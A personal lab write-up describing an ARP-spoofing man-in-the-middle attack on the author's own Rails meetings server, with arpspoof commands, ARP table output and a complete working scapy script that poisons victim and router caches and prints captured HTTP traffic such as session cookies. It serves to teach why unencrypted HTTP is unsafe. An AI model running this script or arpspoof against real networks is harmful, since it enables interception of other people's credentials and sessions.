MITM Network Sniffer

Deniz Eker

I created a *network sniffer* that acts as a "man-in-the-middle" (MITM) to intercept and read unencrypted traffic on a local network. Specifically, we tested this on a **LAN server** used for *meetings, planning, and discussions* (like a simple event management app). The goal was to demonstrate how insecure HTTP traffic can be intercepted.

How It Works

1. **ARP Spoofing**:
    - The attacker (Kali Linux VM) tricks the victim (Windows) and router into thinking it's the "real" router/victim.
    - This redirects all traffic through the attacker's machine.
2. **Sniffing**:
    - The attacker's script listens to traffic passing through their machine.
    - If the traffic is unencrypted (HTTP), it can be read in plaintext (like usernames, passwords, messages).

Process (Step-by-Step)

1. **Set Up the Target**:
    - Created a *Ruby on Rails server* on Windows for meetings/planning (port 3000).
    - **Mistake**: Initially, the server was only accessible via localhost (no network traffic).
    - **Fix**: Ran the server on the Windows LAN IP so other devices could access it.
2. **ARP Spoofing**:
    - **Mistake**: Forgot to disable Windows firewall, blocking the attack.
    - **Fix**: Turned off firewall temporarily.
    - Used arpspoof to redirect traffic:

sudo arpspoof -i eth0 -t [Windows-IP] [Router-IP]

3. **Sniffing Script**:
    - **Mistake**: The Python script had syntax errors (e.g., broken threading).
    - **Fix**: Rewrote the script to:
        1. Continuously send fake ARP replies.
        2. Capture only HTTP traffic on port 3000.
    - **Key Code**: Filtered TCP port 3000 and decoded raw HTTP data.

4. **HTTPS Issues**:
    - **Mistake**: The Rails app used HTTPS by default, encrypting traffic.
    - **Fix**: Disabled HTTPS in the Rails config file:

        config.force_ssl = false # In config/environments/development.rb

5. **Testing**:

- **Mistake**: Testing with localhost (no network traffic).
- **Fix**: Used curl http://[Windows-IP]:3000 from Kali to generate real HTTP traffic.

Final Working Setup

- **Victim**: Windows machine running a Rails server for meetings at http://yourip:3000.
- **Attacker**: Kali Linux running:
    1. ARP spoofing to redirect traffic.
    2. Python sniffer to capture HTTP data.
- **Result**: When someone accessed the meetings server, the attacker could see:

    GET /meetings HTTP/1.1

    User-Agent: Chrome

    Cookie: session_id=1234

Key Takeaways

1. **HTTP is unsafe**: Any data sent over HTTP (usernames, passwords) can be stolen.
2. **ARP Spoofing is easy**: A simple script can trick devices on the same network.
3. **Always use HTTPS**: Encrypts traffic so attackers can't read it.


Before spoofing , the mac address of the la nip is 38-43-7d etc. (windows mac)

```
Interface: 192.168.0.171 --- 0x17
  Internet Address      Physical Address      Type
  192.168.0.1           38-43-7d-c6-a9-76     dynamic
```


```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.0.171 192.168.0.1
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
^X@ss8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
8:0:27:da:f1:df 14:5a:fc:2f:75:83 0806 42: arp reply 192.168.0.1 is-at 8:0:27:da:f1:df
```

After spoofing, the MAC address of the LAN IP changed to the attacker's MAC."

```
Interface: 192.168.0.171 --- 0x17
  Internet Address      Physical Address      Type
  192.168.0.1           08-00-27-da-f1-df     dynamic
```




Here I called the sniffer (python script) .




I used curl to simulate real HTTP traffic. We can see the server's home page and all the meetings and messages.

The python script for the sniffer:



```
 GNU nano 8.4                                                    mitm_sniffer.py
from scapy.all import *
import time
from threading import Thread

# CONFIGURATION (UPDATE THESE!)
TARGET_IP = "192.168.0.171"    # Windows host IP (victim)
GATEWAY_IP = "192.168.0.1"     # Router IP
INTERFACE = "eth0"             # Kali's network interface (check with `ip a`)

def get_mac(ip):
    """Get MAC address of a device on the network"""
    ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip), timeout=2, verbose=False)
    return ans[0][1].hwsrc if ans else None

def spoof():
    """Send precise ARP replies to perform MITM"""
    target_mac = get_mac(TARGET_IP)
    gateway_mac = get_mac(GATEWAY_IP)

    # Tell victim we're the router
    sendp(
        Ether(dst=target_mac)/ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst=target_mac),
        iface=INTERFACE, verbose=False
    )
    # Tell router we're the victim
    sendp(
        Ether(dst=gateway_mac)/ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst=gateway_mac),
        iface=INTERFACE, verbose=False
    )

def process_packet(packet):
    """Process captured packets with debug info"""
    if packet.haslayer(TCP):
        src_port = packet[TCP].sport
        dst_port = packet[TCP].dport
        print(f"\n[TCP] {packet[IP].src}:{src_port} → {packet[IP].dst}:{dst_port}")

        if packet.haslayer(Raw):
            try:
                payload = packet[Raw].load.decode('utf-8', errors='replace')
                if "HTTP" in payload:
                    print("[+] HTTP Content:")
                    print(payload[:500])  # Print first 500 chars to avoid clutter
            except Exception as e:
                print(f"[!] Decode error: {e}")

def arp_spoof_loop():
    """Continuous ARP spoofing"""
    while True:
        spoof()
        time.sleep(2)

def start_sniffer():
    """Start sniffing HTTP traffic on port 3000"""
    print(f"[*] Sniffing on {INTERFACE} (port 3000)...")
    sniff(
        iface=INTERFACE,
        filter="tcp port 3000",  # Focus on HTTP traffic only
        prn=process_packet,
        store=False
    )

if __name__ == "__main__":
```



```
if __name__ == "__main__":
    try:
        print("[*] Starting ARP spoofing (MITM)...")
        print(f"[*] Spoofing: {TARGET_IP} → {GATEWAY_IP}")

        # Start ARP spoofing in background
        spoof_thread = Thread(target=arp_spoof_loop)
        spoof_thread.daemon = True
        spoof_thread.start()

        # Start sniffer
        start_sniffer()

    except KeyboardInterrupt:
        print("\n[*] Stopping MITM attack...")
```